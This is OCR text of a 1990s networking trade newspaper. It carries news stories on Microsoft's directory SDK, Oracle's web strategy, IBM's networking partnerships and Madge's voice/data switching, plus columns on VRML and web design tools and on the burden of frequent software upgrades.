"If they wanted to stall momentum for NDS development, I think it worked to some extent," said Neil MacDonald, a senior research analyst with Gartner Group, Inc. in Stamford, Conn. According to Jeff Price, a product manager for Windows NT Server, Microsoft will ship a beta version of its ODSI software developers' kit (SDK) next month. This SDK was originally set to go into beta in June, but he said it was postponed to include support for Lightweight Directory Access Protocol (LDAP).

The SDK is a set of tools that application developers will use to write ODSI hooks — via what Microsoft calls service providers — into various directory services.

The beta SDK will include an OLE-DS interface, which makes it easier to manage multiple directories with one set of tools.

Price said Microsoft will ship a general release of the ODSI SDK late this fall. It will incorporate OLE-DB, which allows ODSI clients to access distributed database directories and use rich queries to find information stored across them.


While it will depend on how many resources developers commit to writing service providers, Price expects to see some released in beta early next year with a more widespread production likely by the middle of next year.

— Christine Burns

Oracle

Continued from page 1

engine and the Oracle video server will be retooled so they can be accessed with browsers instead of proprietary client software, giving many more users access to these tools.



New VRML *support lets users view and navigate corporate data quickly.*

Oracle already planned to adapt its Enterprise Resource Planning application suite for the Web. EPR applications are used for sales order entry, shipment status updates and accounting.

By year-end, Oracle should be shipping a version of EPR that works with the Oracle Web Server to extract information from Oracle databases as HTML pages, making that business information available to more employees and trading partners.

Oracle will extend its Express OLAP Server — a graphical front-end tool for extracting and presenting database information — in a similar manner.

By integrating the products, users will be able to publish and access analytical reports over intranets. Oracle also plans to provide a way to generate reports through use of the Virtual Reality Mark-up Language standard.

By Web-enabling its powerful ConText search engine, which not only searches text by subject but presents a document summary of what it finds, companies will be be able to make whole libraries of information available to any employee with a browser.

Oracle is also expected to unveil a multimedia Web strategy this week that entails taking its video server technology and adapting it so video programs can be accessed by browser users and video clips can be attached to HTML pages.

The company originally developed the video server as central-office equipment for interactive TV, but that fledgling market has yet to take off.

Peter Palmisano, chief information officer at environmental consulting firm Camp, Dresser & McKee, said he strongly supports Oracle's efforts to "Webify" its product line because it would ease the headaches of distributing and updating client software.

Geoffrey Bock, senior consultant at Boston-based Patricia Seybold Group, Inc. pointed out this "Webification" has forced Oracle to change its product licensing strategy. Oracle used to charge on a "concurrent user licensing" basis, Bock said.

But since any number of Web users may have the opportunity to access Oracle software in an intranet setting, the company has shifted to a "capacity-based licensing" scheme based on the CPU power of the computer the software will be running on.

Bock said he knows one Oracle customer that is eager to sign up for the new licensing approach but has faced delays because the local Oracle sales office cannot figure out the exact price to charge.

"There will be sales administrative issues that users have to bear in mind," Bock said. ■

IBM

Continued from page 1

Communications Corp., Interphase Corp., Sync Research, Inc. and other companies IBM relies on heavily to deliver key network and management products (see graphic).

McGee *contends IBM offers the broadest range of homegrown networking products.*

Some say all the wheeling and dealing has cost IBM's networking business its identity and hurt its ability to keep its multiple product lines up to date, but others say it has not lost anything. After all, alliances have helped IBM bring products to market faster and contributed to the $8 billion in revenue it generated last year.

"We are not trying to make IBM into a reseller," said Rick McGee, vice president of strategy and business development for IBM's Networking Hardware Division (NHD). "We still have the broadest range of homegrown networking product offerings."

"There are two central drivers to our current strategy: IBM doesn't have an infinite amount of money for investment, and there are many new companies in the marketplace that we want to work with," McGee said. "Being an industry leader in every market isn't feasible anymore."

A time to sell?

The fact that IBM now relies so heavily on non-IBM products, coupled with layoffs and executive retirements across both divisions, has led to rampant speculation that IBM would sell NHD or parts of it and its Networking Software Division.

IBM Chief Executive Officer Lou Gerstner has made it no secret that he wants IBM to be a network leader, especially in the Internet arena. But sources said he has shown little tolerance for the network group's plodding nature.

"The people that may ultimately decide NHD's fate aren't in the networking business — they are looking at NHD from the 30,000-foot corporate level," said Frank Dzubeck, president of the Communications Network Architects, Inc. consultancy in Washington, D.C.

Few of those who are in charge of networking are "techies," added David Passmore, president of the Decisys, Inc. consultancy in Sterling, Va. "They don't focus so much on what works but what makes sense economically — it's really a hollowing out of what IBM networking systems used to be."

But do people expect too much out of IBM? After all, IBM isn't behaving any differently than major competitors such as Cisco Systems, Inc. and 3Com, which buy and integrate new companies and technology all the time.

"There is the aura that more is expected out of us, but in the past couple years, we've taken a hard look at what will succeed economically, and the reality is we will buy, merge and form alliances to get the job done," said Don Haile, general manager of IBM's Networking Software Division.

The key now, Haile said, is to enhance the products it resells with IBM-powered features. For example, the company will be adding its advanced switching prioritization technology to the Cascade switches it will resell.

Key IBM network products and their roots

Product category	Product name	OEM partner
155M bit/sec ATM adapters	Interphase 4815, 4915 and 5515	Interphase
Bridge/routers	2210	Proteon
LAN switches	8271 Ethernet Switch, 8272 Token-Ring Switch	Cisco (Kalpana)
	Centillion 100 Token-Ring Switch	Bay (Centillion)
Frame relay access drive	2218	Sync Research
Intelligent/ATM hubs	8250, 8260	3Com (Chipcom)
Frame relay switches, ATM switches, hybrids	2210 Model 250, 2225 Models 400 and 450, 2230 Models 600 and 650	Cascade

SOURCE: ANURA GURUGE

"It doesn't matter to me if they buy or license all their code as long as they make it work," said Phillip Emer, a network engineer in the research, development and data communications center at North Carolina State University. "IBM's biggest mistake was not trying to do some of this [partnering] sooner rather than sticking to its own guns for so long."

But others feel differently.

"I want to deal with the vendor of the product, not an intermediary," said Ed Jones, manager of network services for Sara Lee Direct, a division of the Sara Lee Corp. "IBM doesn't have much of an identity with us when it comes to networking products."

No matter how IBM couches it, the company's increased reliance on other vendors' technology is still an indictment of how IBM has chosen to spend its research and development dollars, said Anura Guruge, an independent analyst based in New Ipswich, N.H. "In the last five years, IBM hasn't — on its own — produced a single competitive or compelling networking product, and has essentially become a nonplayer in the networking arena," he said.

Analysts cite a number of failed or unsuccessful networking ventures, such as the 2220 switch family. Announced three years ago and touted as IBM's answer to the Asynchronous Transfer Mode market, the 2220 did not even support ATM until this month.

Recent deals include one with Interphase to resell its ATM adapters — after IBM spent months touting its own ATM adapters. McGee said the pact was designed to get IBM a PCI-based 25M and 155M bit/sec ATM card. "We weren't going to get one to market quick enough," he said.

Sam Albert, president of Sam Albert Associates in Scarsdale, N.Y., summed up the state of IBM's network business this way: "The bottom line is IBM has to make some previously unnatural alliances natural in order to compete. It represents a level of risk taking IBM hasn't shown before." ■

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
Madge

Continued from page 1

Madge declined to comment, but sources briefed by the company said the major point Madge will try to drive home is that MadgeOne will let customers simplify network management and reduce network costs by consolidating voice and data nets.

Madge teams up to blend voice and data



MadgeOne Architecture
The keystone of the architecture will be a departmental, ATM-based LAN switch capable of supporting voice and data. It will blend technologies Madge has either developed, acquired or has access to through partnerships, including:

Madge: Ethernet, token-ring and ATM switching hubs and adapters

Teleos: WAN access, switching products and ISDN technology

Mitel: PBX and call center software

Although industry observers have not yet figured out exactly what the cost difference will be, they said Madge's approach could significantly cut network operational costs.

"The consolidation of infrastructures — not needing a PBX or two separate infrastructures to support voice and data traffic — would no doubt translate into a huge cost savings," said Tom Bain, research analyst at META Group, Inc., a consultancy based in Stamford, Conn.

Eric Hinden, program manager at The Yankee Group, a consultancy in Boston, agreed. "By using PC-based technology for the PBX software and an existing ATM or Ethernet environment for the wiring, it's going to be a lot cheaper than proprietary hardware and cabling systems that go with PBXs," he said.

But Chris Thompson, director and principal analyst for telecommunications at Dataquest, Inc., said he doubts Madge's strategy will be as far reaching as it claims. "It's not going to replace PBXs, no matter what anybody else tells you," he said. "The customer requirements surrounding performance, reliability and systems integration are dramatically different in the PBX world."

Analysts also questioned how eager customers will be to deploy integrated voice and data networks. "Plugging a handset into a computer and then having all that traffic run over an ATM transport is not something most people are prepared to do at this point," Bain said.

One Madge customer agreed. "End users aren't trained to use their computer as their telephone, and it will take a long time before they would accept it and integrate it into their daily work habits," a network engineer at a Rocky Mountain university said privately.

Hinden agreed that Madge's strategy could be a tough sell. "Traditionally, the PBX has been bought by a different group than the people who buy the LAN, so who do you sell to and which group is willing to relinquish power to the other?" he said. Although he pointed out that there is a trend to consolidate both the voice and data departments within companies.

Madge apparently hopes the announcement will make the company stand out in the LAN switch market, where the vendors' product lines are increasingly similar. "The overall LAN campus infrastructure market is quite crowded, and Madge is fighting an uphill battle vs. some of the larger, more established players," Bain said. "Pitching the same story as the rest of the pack is a recipe for disaster, so at least now you can't say Madge hasn't differentiated itself." ■

Exploring the great treasures found in Gibbs' goody bag

What a great couple of weeks! Really impressive products keep landing on my desk, so let me try and get you excited, as well.

I've just come across the first great book on the topic of Web design. It is *Creating Killer Web Sites: The Art of Third Generation Site Design,* by David Siegel ($45, published by Hayden Books, ISBN 1-56830-28-4).

Some time ago, I wrote about how lame the Web appears to be. My argument was that when it comes to pizzazz, the Web is sizzle-challenged. Anyone who is innocent of the Internet's corrupting influence, but knows what Nintendo is, will not be impressed by the Web.

That said, we've seen some really great sites emerge. It was the likes of Razorfish (www.razorfish.com), Ragu (www.eat.com) and Clement Mok Designs (www.cmdesigns.com) that showed us that strong visual designs and information architectures for the Web could be created. Today, the Web design leaders include Elektra Records (www.elektra.com) and Suck (www.suck.com).

Mark Gibbs

Unfortunately, Web content developers usually don't have the background to create such compelling sites. Not only do most lack a graphic design background, but they also have to come to grips with the technologies involved.

Creating Killer Web Sites is the first in-depth treatise on Web design principles and practices, and the layout is consistent with Siegel's design philosophies. I say "the first treatise" because the vast majority of related titles are more about "how the Internet and the Web work."

The book is not only extremely informative with plenty of technical detail, but with full-color illustrations galore, it is also a visual pleasure to read.

Much to my surprise, Mr. Siegel isn't that taken with Virtual Reality Modeling Language. He believes that "good architecture and interior design is likely to be years away."

His pessimism has probably been caused by the dearth of VRML tools. Sure, the majority of tools have been wretched, but I've noticed much more sophisticated VRML editors appearing over the past few months.

Anyone who is innocent of the 'Net's corrupting influence, but knows what Nintendo is, won't be impressed by the Web.

For example, I've just started evaluating Caligari's (www.caligari.com) Pioneer Pro. Wow!

This is one awesome product. But make no mistake, you'll have to play with it a lot to master all it can do. It is one of the easiest products of its kind, and I get good performance running it on one of the 32M-byte RAM, 100-MHz 486 processors in the Refrigerator (my multiboard rack system from ChatCom, Inc. — www.jlchatcom.com).

Pioneer Pro is much more rigorous in its parsing of VRML files, so much so that many VRML worlds simply won't work with it (unless there's some trick I haven't found out about yet, which is quite possible given the scope of the product).

Over the next few months, I plan to build a VRML section on my Web site and populate it with a number of services. I must confess that my site, www. gibbs.com, has nothing but pointers to business partners' sites at present — you know the problem: The cobbler's children are the worst shod. But I digress.

Finally, and far too briefly, I must mention BlackSun Interactive's (www.blacksun.com) Cybergate product. This is a VRML browser with multiuser support. (They also have a kind of Netscape plug-in, but it doesn't run inside a browser document as a plug-in usually does.) Cybergate allows you to meet other people in VRML worlds, exchange virtual business cards and chat via text.


So that's what's gotten me excited over the past couple of weeks.

Tell me at mgibbs@gibbs.com what products you're looking at and which get you charged up. Oh, yeah — thanks for all the feedback on Sun ™ and Java ™. No word from the suits at Sun™ yet, but if they do call you'll be the first to hear about it.

Frequent software changes give users an Olympic pain

Last week, I strolled through downtown Atlanta, hoping to whiff Olympic fever without fighting a crowd. Instead, I saw a panicked city sprinting toward a photo finish, as it updates the infrastructure for opening ceremonies on Friday.

It was bedlam. Workers were still laying bricks; sidewalks and streets were a wreck; traffic was snarled; and dozens of construction trailers blocked the panorama of Olympic Park — all complemented by stifling humidity, heat, dust, noise and more heat.



Dave Buerger

Network managers are used to this pressure-cooker type of environment. Yet, unlike building an Olympic infrastructure, change in the network world never stops.

Of course, some change is welcome, as when something is broken and in need of fixing. A few months ago, I had the following dialogue with my Internet service provider (ISP):

Dave: "We cannot get reliable LAN-to-Internet connections. There are too many time-out errors and hung Web links. We can't do our work."

The people who buy products are fed up with the deluge of upgrades. Users resent being endless beta testers.

ISP: "I looked at your Ascend router and noticed it has an old version of firmware. Bring in the router and I'll load a new version. It will solve the problem."

The technician sold me on this change in an instant. Wasn't hard; I had blown many hours trying to debug the problem and was desperate for a solution.

System performance was acceptable after the upgrade. But similar problems eventually reappeared. So last week I again called my ISP.

Dave: "We cannot get reliable LAN-to-Internet connections. There are too many time-out errors and hung Web links. We can't do our work."

ISP: "I looked at your Ascend router and noticed it has an old version of firmware. Bring in the router and I'll load a new version. It will solve the problem."

Apparently, Ascend is regularly shipping minor upgrades to its Routing Information Protocol software. This newest version works, but stay tuned.

Network managers grin and bear changes like this because they have to. After all, the Internet is an evolving target; rapidly changing technical standards make continual tweaks inevitable.

But what about artificial changes forced on users by vendors that are locked in vicious marketing battles? Changing software such as a Web browser on thousands of PCs is hell — especially when Netscape and Microsoft change browser versions every three months.

Software companies used to ship new product versions every 18 to 24 months.

That's too long in Internet time: Competitors in the Internet/intranet niche now expect to earn most of a new product's profit in the first three months.

Compressing the software business into three-month cycles may seem necessary for competitive reasons. But it's a dangerous strategy that could backfire.

For one thing, the people who buy these products are fed up with the deluge of upgrades.

Users resent being endless beta testers. Vendors might expect a grace period in the early days of product euphoria, but they cannot expect that patience to last forever.

Another danger is swamping people with too many options.

Yes, technology marches on, but never faster than the buyers can actually implement it.

Network managers also resent frequent software updates because they're hard to control. Adventurous users might be several revs beyond their neighbors, which can wreak havoc in terms of service and support.

Vendors must ease the pain of too-frequent product changes. They're dreaming if they expect new software alone will capture eyes of network professionals besieged with other Olympic-size problems.

Buerger is a networking industry consultant and writer in Atlanta. He can be reached at dave@buerger.com.

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

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